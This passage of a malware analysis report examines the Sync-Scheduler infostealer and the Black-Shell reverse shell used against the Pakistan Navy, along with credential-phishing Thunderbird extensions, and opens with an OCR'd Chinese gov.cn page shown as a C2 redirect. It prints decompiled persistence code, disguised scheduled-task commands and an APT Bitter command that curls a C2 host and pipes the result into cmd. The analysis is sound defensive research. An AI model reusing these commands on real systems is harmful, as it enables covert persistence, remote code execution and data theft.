习近平给上海市杨浦区“老杨树宣讲汇”全体同志回信

习近平：坚持人民城市人民建人民城市为人民 共建和谐美丽城市共创幸福美好生活

要闻

- 李强同第七届进博会参展商、采购商代表座谈
- 李强会见哈萨克斯坦总理别克捷诺夫 | 会见乌兹别克斯坦总理阿里波夫
- 何立峰会见澳大利亚工商界高级别代表团
- 谌贻琴出席全国巾帼家政服务职业技能大赛开幕式
- 中国国际消费中心城市精品消费月启动
- 秋收秋种稳步推进 秋粮收购加紧进行

以“智”聚能 向“新”发展


Figure 7: Attempts to manually navigate to the C2 redirects the user to the legitimate site ***www.gov.cn****.*

One of the malware’s most potent evasion and anti-analysis techniques is the use of blocks of encrypted data that are only decrypted dynamically during runtime and whose purpose is to create persistence.

This is attained via the creation of several scheduled tasks, each one deceptively named after common legitimate windows software, including **OneDrive**, **Skype**, and **WindowsUpdate.** This is an attempt by the threat actor to make these tasks appear non-threatening. The tasks are configured to run one after the other, staggered in roughly three-hour intervals.

Full Command:
cmd.exe /c " schtasks /create /tn "OneDrive" /tr "cmd" /sc once /st 09:30 /f && schtasks /create /tn "Skype" /tr "cmd" /sc once /st 12:00 /f && schtasks /create /tn "WindowsUpdate" /tr "cmd" /sc once /st 15:00 /f
Broken Down:
schtasks /create /tn "**OneDrive**" /tr "cmd" /sc once /st 09:30 /f
schtasks /create /tn "**Skype**" /tr "cmd" /sc once /st 12:00 /f
schtasks /create /tn "**WindowsUpdate**" /tr "cmd" /sc once /st 15:00 /f

Figure 8: Scheduled Task command line arguments.



```
ModuleHandleW = GetModuleHandleW(0i64);
if ( GetModuleFileNameA(ModuleHandleW, Filename, 0x104u) )// Gets its own filename
{
  *(_OWORD *)form_item2 = 0i64;
  v130 = 0ui64;
  v116 = -1i64;
  do
    ++v116;
  while ( Filename[v116] );
  memcpy_0(form_item2, Filename, v116);
  enc_cmdline = move_enc_data();      // move enc data into array
  if ( enc_cmdline[13].m128i_i8[6] )
  {
    idx = &enc_cmdline->m128i_i8[1];
    v119 = -1i64 - (_QWORD)enc_cmdline;
    do
    {
      *(idx - 1) ^= 0xF92D25FDB5B3638Fui64 >> (8 * (((_BYTE)idx + v119) & 7));
      *idx ^= 0xF92D25FDB5B3638Fui64 >> (8 * (((_BYTE)idx - (_BYTE)enc_cmdline) & 7u));// cmd.exe /c
                                      // " schtasks /create /tn "OneDrive" /tr "cmd" /sc once /st 09:30 /f &&
                                      // schtasks /create /tn "Skype" /tr "cmd" /sc once /st 12:00 /f &&
                                      // schtasks /create /tn "WindowsUpdate" /tr "cmd" /sc once /st 15:00 /f
      idx += 2;
    }
    while ( (unsigned __int64)&idx[v119] < 214 );
    enc_cmdline[13].m128i_i8[6] = 0;
  }
  LODWORD(STARTUPINFO[0]) = 104;
  memset((char *)STARTUPINFO + 8, 0, 96);
  HIDWORD(STARTUPINFO[3]) = 1;
  LOWORD(STARTUPINFO[4]) = 0;
  addr_CreateProcessA(
    0i64,
    enc_cmdline,                      // Create scheduled tasks
    0i64,
    0i64,
    0,
    0x8000000,
    0i64,
    0i64,
    STARTUPINFO,
    var_450);
```


Figure 9: Scheduled task creation.

The main purpose of Sync-Scheduler is to look for documents of specific common types, gather them in the same location and get them ready for exfiltration.

Buried deep within its code is a list of hardcoded strings corresponding with each document file-type. It uses this list to compare and replace each file-type extension with its correlating ID tag in the list shown below.

Document Type	ID Tag
.doc	X367
.docx	X946
.pdf	X567
.zip	X052
.xls	X142
.xlsx	X375
.ppt	X593
.pptx	X842

Table 5: Document type and correlating ID tag.



```
.text:000000014000113D movdqa  [rsp+170h+var_140], xmm1
.text:0000000140001143 mov     r8d, 3
.text:0000000140001149 lea     rdx, aPdf        ; "pdf"
.text:0000000140001150 lea     rcx, [rsp+170h+var_150]
.text:0000000140001155 call    memcpy__
.text:000000014000115A lea     rax, swap_pdf_extensions_X567
.text:0000000140001161 mov     [rsp+170h+var_130], rax
.text:0000000140001166 xorps   xmm0, xmm0
.text:0000000140001169 movups  [rsp+170h+var_128], xmm0
.text:000000014000116E xor     ebx, ebx
.text:0000000140001170 mov     [rsp+170h+var_118], rbx
.text:0000000140001175 mov     [rsp+170h+var_110], rbx
.text:000000014000117A lea     r8d, [rbx+3]
.text:000000014000117E lea     rdx, aDoc        ; "doc"
.text:0000000140001185 lea     rcx, [rsp+170h+var_128]
.text:000000014000118A call    memcpy__
.text:000000014000118F lea     rax, swap_doc_extension_X367
.text:0000000140001196 mov     [rsp+170h+var_108], rax
.text:000000014000119B xorps   xmm0, xmm0
.text:000000014000119E movups  [rsp+170h+var_100], xmm0
.text:00000001400011A3 xorps   xmm1, xmm1
.text:00000001400011A6 movdqa  [rbp+70h+var_F0], xmm1
.text:00000001400011AB lea     r8d, [rbx+4]
.text:00000001400011AF lea     rdx, aDocx       ; "docx"
.text:00000001400011B6 lea     rcx, [rsp+170h+var_100]
.text:00000001400011BB call    memcpy__
.text:00000001400011C0 lea     rax, swap_docx_extension_X946
.text:00000001400011C7 mov     [rbp+70h+var_E0], rax
.text:00000001400011CB xorps   xmm0, xmm0
.text:00000001400011CE movups  [rbp+70h+var_D8], xmm0
.text:00000001400011D2 mov     [rbp+70h+var_C8], rbx
.text:00000001400011D6 mov     [rbp+70h+var_C0], rbx
.text:00000001400011DA lea     r8d, [rbx+3]
.text:00000001400011DE lea     rdx, aXls        ; "xls"
.text:00000001400011E5 lea     rcx, [rbp+70h+var_D8]
.text:00000001400011E9 call    memcpy__
.text:00000001400011EE lea     rax, swap_xls_extension_X142
.text:00000001400011F5 mov     [rbp+70h+var_B8], rax
.text:00000001400011F9 xorps   xmm0, xmm0
.text:00000001400011FC movups  [rbp+70h+var_B0], xmm0
.text:0000000140001200 xorps   xmm1, xmm1
.text:0000000140001203 movdqa  [rbp+70h+var_A0], xmm1
.text:0000000140001208 lea     r8d, [rbx+4]
.text:000000014000120C lea     rdx, aXlsx       ; "xlsx"
.text:0000000140001213 lea     rcx, [rbp+70h+var_B0]
.text:0000000140001217 call    memcpy__
.text:000000014000121C lea     rax, swap_xlsx_extension_X375
.text:0000000140001223 mov     [rbp+70h+var_90], rax
.text:0000000140001227 xorps   xmm0, xmm0
.text:000000014000122A movups  [rbp+70h+var_88], xmm0
.text:000000014000122E mov     [rbp+70h+var_78], rbx
.text:0000000140001232 mov     [rbp+70h+var_70], rbx
.text:0000000140001236 lea     r8d, [rbx+3]
.text:000000014000123A lea     rdx, aPpt        ; "ppt"
.text:0000000140001241 lea     rcx, [rbp+70h+var_88]
.text:0000000140001245 call    memcpy__
.text:000000014000124A lea     rax, swap_ppt_extension_X593
.text:0000000140001251 mov     [rbp+70h+var_68], rax
.text:0000000140001255 xorps   xmm0, xmm0
.text:0000000140001258 movups  [rbp+70h+var_60], xmm0
.text:000000014000125C xorps   xmm1, xmm1
.text:000000014000125F movdqa  [rbp+70h+var_50], xmm1
.text:0000000140001264 lea     r8d, [rbx+4]
.text:0000000140001268 lea     rdx, aPptx       ; "pptx"
.text:000000014000126F lea     rcx, [rbp+70h+var_60]
.text:0000000140001273 call    memcpy__
.text:0000000140001278 lea     rax, swap_pptx_extension_X842
.text:000000014000127F mov     [rbp+70h+var_40], rax
.text:0000000140001283 xorps   xmm0, xmm0
.text:0000000140001286 movups  [rbp+70h+var_38], xmm0
.text:000000014000128A mov     [rbp+70h+var_28], rbx
.text:000000014000128E mov     [rbp+70h+var_20], rbx
.text:0000000140001292 lea     r8d, [rbx+3]
.text:0000000140001296 lea     rdx, aZip        ; "zip"
.text:000000014000129D lea     rcx, [rbp+70h+var_38]
.text:00000001400012A1 call    memcpy__
.text:00000001400012A6 lea     rax, swap_zip_extension_X052
```

Figure 10: Targeted file-type replacement strings.

After querying the victim host and finding a document that matches one of the targeted file-types, the extension is compared to those on its list. If it's a match, it is replaced with the correlating hardcoded one and then copied to "**C:\Users\<user>\AppData\Roaming\System**."

The file paths are logged to a file called "**Registry.log**" located in a newly created directory at "**C:\Users\<users>\AppData\Roaming\FileRegistry\**."

The contents of the file are then encrypted with the Tiny Encryption Algorithm (TEA) prior to exfiltration to **packageupdates[.]net**.

An Intriguing Relation

Interestingly, some pivoting revealed another file that contained an almost identical scheduled task creation command structure to the one mentioned above. The only difference between the two was the use of “**daily**” as opposed to “**once**.”


This file, named **KBUpdate.exe**, had a compilation timestamp of **2024-06-03 09:32:31** and was found embedded inside a table in the database of the Microsoft Access file **Tax_List1.accde**. This highly unusual execution chain ensured it slipped well under the radar of most vendors when uploaded to VirusTotal (VT), in early August.

It also contained a program database (PDB) path which was similar in structure and seemed to match the one seen in our Sync-Scheduler sample.

File Name	PDB Path	Malware	Type
Employee-Information-Pak-Navy-2024.exe	C:\Users\user\source\repos\MW-PAK-DataExt-Win\x64\Release\MW-PAK-DataExt-Win.pdb	Sync-Scheduler	InfoStealer
KBUpdate.exe	C:\Users\user\source\repos\MW-BLACK-Shell\	Black-Shell	Reverse Shell

Figure 11: PDB comparison between the two files.

Upon analysis, we found significant overlaps in code base between KBUpdate.exe and the latest version of Sync-Scheduler (Employee-Information-Pak-Navy.exe) documented in this report. However, its core functionality and purpose are inherently different.



```
    *(_BYTE *)(CreateProcessA + 3) ^= 0xE8u;
    *(_BYTE *)(CreateProcessA + 4) ^= 0xA9u;
    *(_BYTE *)(CreateProcessA + 5) ^= 0xBDu;
    *(_BYTE *)(CreateProcessA + 6) ^= 0xE1u;
    *(_BYTE *)(CreateProcessA + 7) ^= 0x35u;
    *(_BYTE *)(CreateProcessA + 8) ^= 0x5Du;
    *(_BYTE *)(CreateProcessA + 9) ^= 0x25u;
    *(_BYTE *)(CreateProcessA + 10) ^= 0x19u;
    *(_BYTE *)(CreateProcessA + 11) ^= 0xEBu;
    *(_BYTE *)(CreateProcessA + 12) ^= 0xA9u;
    *(_BYTE *)(CreateProcessA + 13) ^= 0xBDu;
    *(_BYTE *)(CreateProcessA + 14) ^= 0xE1u;
    *(_BYTE *)(CreateProcessA + 15) = 0;
  }
  addr_CreateProcessA = (__int64 (__fastcall *)(_QWORD, _QWORD, _QWORD, _QWORD, _DWORD, _DWORD, _QWORD, _QWORD, _QWORD,
  ModuleHandleW = GetModuleHandleW(0i64);
  if ( GetModuleFileNameA(ModuleHandleW, Filename, 0x104u) )
  {
    *(_OWORD *)form_item2 = 0i64;
    v130 = 0ui64;
    v116 = -1i64;
    do
      ++v116;
    while ( Filename[v116] );
    memcpy_0(form_item2, Filename, v116);
    enc_cmdline = move_enc_data();          // move enc data into array
    if ( enc_cmdline[13].m128i_i8[6] )
    {
      idx = &enc_cmdline->m128i_i8[1];
      v119 = -1i64 - (_QWORD)enc_cmdline;
      do
      {
        *(idx - 1) ^= 0xF92D25FD8583638Fui64 >> (8 * (((_BYTE)idx + v119) & 7));
        *idx ^= 0xF92D25FD8583638Fui64 >> (8 * (((_BYTE)idx - (_BYTE)enc_cmdline) & 7u));// cmd.exe /c
                                            // " schtasks /create /tn "OneDrive" /tr "cmd" /sc once /st 09:30 /f &&
                                            // schtasks /create /tn "Skype" /tr "cmd" /sc once /st 12:00 /f &&
                                            // schtasks /create /tn "WindowsUpdate" /tr "cmd" /sc once /st 15:00 /f
        idx += 2;
      }
      while ( (unsigned __int64)&idx[v119] < 214 );
      enc_cmdline[13].m128i_i8[6] = 0;
    }
    LODWORD(STARTUPINFO[0]) = 104;
    memset((char *)STARTUPINFO + 8, 0, 96);
    HIDWORD(STARTUPINFO[3]) = 1;
    LOWORD(STARTUPINFO[4]) = 0;
    addr_CreateProcessA(
      0i64,
      enc_cmdline,                          // Create scheduled tasks
      0i64,
      0i64,
      0,
      0x8000000,
      0i64,
```

```
    *(CreateProcessA_addr + 7) ^= 0x61u;
    *(CreateProcessA_addr + 8) ^= 0x1Bu;
    *(CreateProcessA_addr + 9) ^= 0x4Du;
    *(CreateProcessA_addr + 10) ^= 0x21u;
    *(CreateProcessA_addr + 11) ^= 0x87u;
    *(CreateProcessA_addr + 12) ^= 0xF5u;
    *(CreateProcessA_addr + 13) ^= 0xDDu;
    *(CreateProcessA_addr + 14) ^= 0xA7u;
    *(CreateProcessA_addr + 15) = 0;
  }
  addr_CreateProcessA = str_cmp_api(kernel32_base, CreateProcessA_addr);
  ModuleHandleW = GetModuleHandleW(0i64);
  v16 = 0i64;
  if ( GetModuleFileNameA(ModuleHandleW, Filename, 0x104u) )
  {
    *Block = 0i64;
    v55 = 0i64;
    v56 = 0i64;
    v17 = -1i64;
    do
      ++v17;
    while ( Filename[v17] );
    v18 = 0x7FFFFFFFFFFFFFFFi64;
    if ( v17 > 0x7FFFFFFFFFFFFFFFi64 )
      sub_1400011A0();
    v56 = 15i64;
    if ( v17 < 0x10 )
    {
      v55 = v17;
      memcpy(Block, Filename, v17);
      *(Block + v17) = 0;
ABEL_36:
      cmd_exe = Block;
      enc_cmdline = move_enc_data();
      if ( enc_cmdline[13].m128i_i8[9] )
      {
        for ( i = 0i64; i < 0xD9; ++i )
          enc_cmdline->m128i_i8[i] ^= 0xE57FBF1F7B375791ui64 >> (8 * (i & 7u));
        enc_cmdline[13].m128i_i8[9] = 0;        // cmd.exe /c "
                                                // schtasks /create /tn "OneDrive" /tr "cmd" /sc daily /st 09:30 /f &&
                                                // schtasks /create /tn "Skype" /tr "cmd" /sc daily /st 12:00 /f &&
                                                // schtasks /create /tn "WindowsUpdate" /tr "cmd" /sc daily /st 15:00 /f"
      }
      *startupInfo = 104;
      memset(&startupInfo[8], 0, 80);
      processInfo = 0i64;
      *&startupInfo[60] = 1;
      *&startupInfo[64] = 0;
      addr_CreateProcessA(0i64, enc_cmdline, 0i64, 0i64, 0, 0x8000000, 0i64, 0i64, startupInfo, hHandle);
      WaitForSingleObject(hHandle[0], 0xFFFFFFFF);
      CloseHandle(hHandle[0]);
      CloseHandle(hHandle[1]);
      if ( v56 >= 0x10 )
```

Figure 12: Code overlaps between Sync-Scheduler and Black-Shell.

The main difference that caught our attention was that KBUpdate.exe, which we are referring to as **Black-Shell** due to the codename in its PDB path, is best described as a malware reverse shell. In essence, this is a lightweight backdoor designed to facilitate communications between two hosts, or in this case, between a compromised victim device and an attacker-controlled machine.

Unlike Sync-Scheduler's Employee-Information-Pak-Navy.exe, which shares some of its codebase, Black-Shell has no capabilities to find, encrypt and then exfiltrate filesor anything else outside its reverse-shell functionality.

The Plot Thickens


In late August 2024, another Microsoft Access file that had characteristics resembling **Tax_List.accde** was uploaded to VT from a user based in Pakistan. This file executes a scheduled task command consistent with tactics associated with the advanced persistent threat group **APT Bitter**, a suspected South Asian cyber espionage threat group that has been active since at least 2013. Additionally, the C2 “**mxmediasolutions[.]com**” had been linked to this same group as early as July 2024.

```
cmd.exe /c schtasks /create /tn EdgeUpdateTaskMachine /f /sc minute /mo 14 /tr
"conhost.exe --headless cmd /c curl -o C:\Users\public\documents\pic.jpg
mxmediasolutions[.]com/addc.php?mg=%computername%_%username% & more
C:\Users\public\documents\pic.jpg | cmd"
```

Table 6: Microsoft Access file scheduled task command linked to APT Bitter.

Additional Finds

Retroactive hunts for similar malicious XPI files led to the discovery of four extension files targeting the Pakistan Navy, all of which masqueraded as an email-signing extension called ‘***PN Mailbox E-signer***,’ which also targeted the Thunderbird email client. Notably, the ‘E-signer’ extension files predate the ‘***Axigen_Thunderbird.xpi***’ extension, with the last modifications recorded in late May 2024. All four files were distributed within a short period in early June 2024.



PN Mailbox E-Signer

Regular E-Signing will keep new mails updated.

Password:

Figure 13: Additional Thunderbird extension files masquerading as 'PN Mailbox E-signer' targeting the Pakistan Navy.

The ‘E-signer’ extensions contained obfuscated JavaScript, and once installed in Thunderbird, would prompt the user to input their password with the message: “*Regular E-Signing will keep new mails updated.*” Interestingly, the prompt did not request a username or email but instead used a hardcoded Pakistan Navy email address embedded in the JavaScript in Base64 format.

These files did not deliver any additional payload. The primary purpose of the JavaScript across all extensions was to capture the intended victim’s password and send it via a POST request to ***"hxxps://extension[.]webmailmigration[.]com/ajaxtension[.]php."*** The use of the Pakistan Navy logo, the specific naming of the extensions, and — most notably — the hardcoded email address, indicate that this group of files was highly targeted.

SHA256	**Name**	**First Seen**	**PakNavy Email**
9b318a99a95ae21a846d2997ac103ff9de07bcd60b3e7c2d391b4a227642f8fb	ilsc-313.zip	2024-06-04 05:47:24	ilsc-313[at]paknavy.g
da9e4327bba989fc73280f3eee21cec9d13c1dc57a0df369ee95238c20846558	pnlo-kamra.zip	2024-06-05 05:08:35	pnlo-kamra[at]paknavy.g
3291fa800968f2becf4aedd2ca683b83274d4b863112dab406b1465faf904a3b	E-Sign.xpi	2024-06-07 09:49:50	adpn37[at]paknavy.g
b8405d8d3447ea30ae49d147926faf3709d604b2ea25e92b63b3dc42eb724214	Add-on.zip	2024-06-12 16:40:27	cicp_gsd[at]paknavy




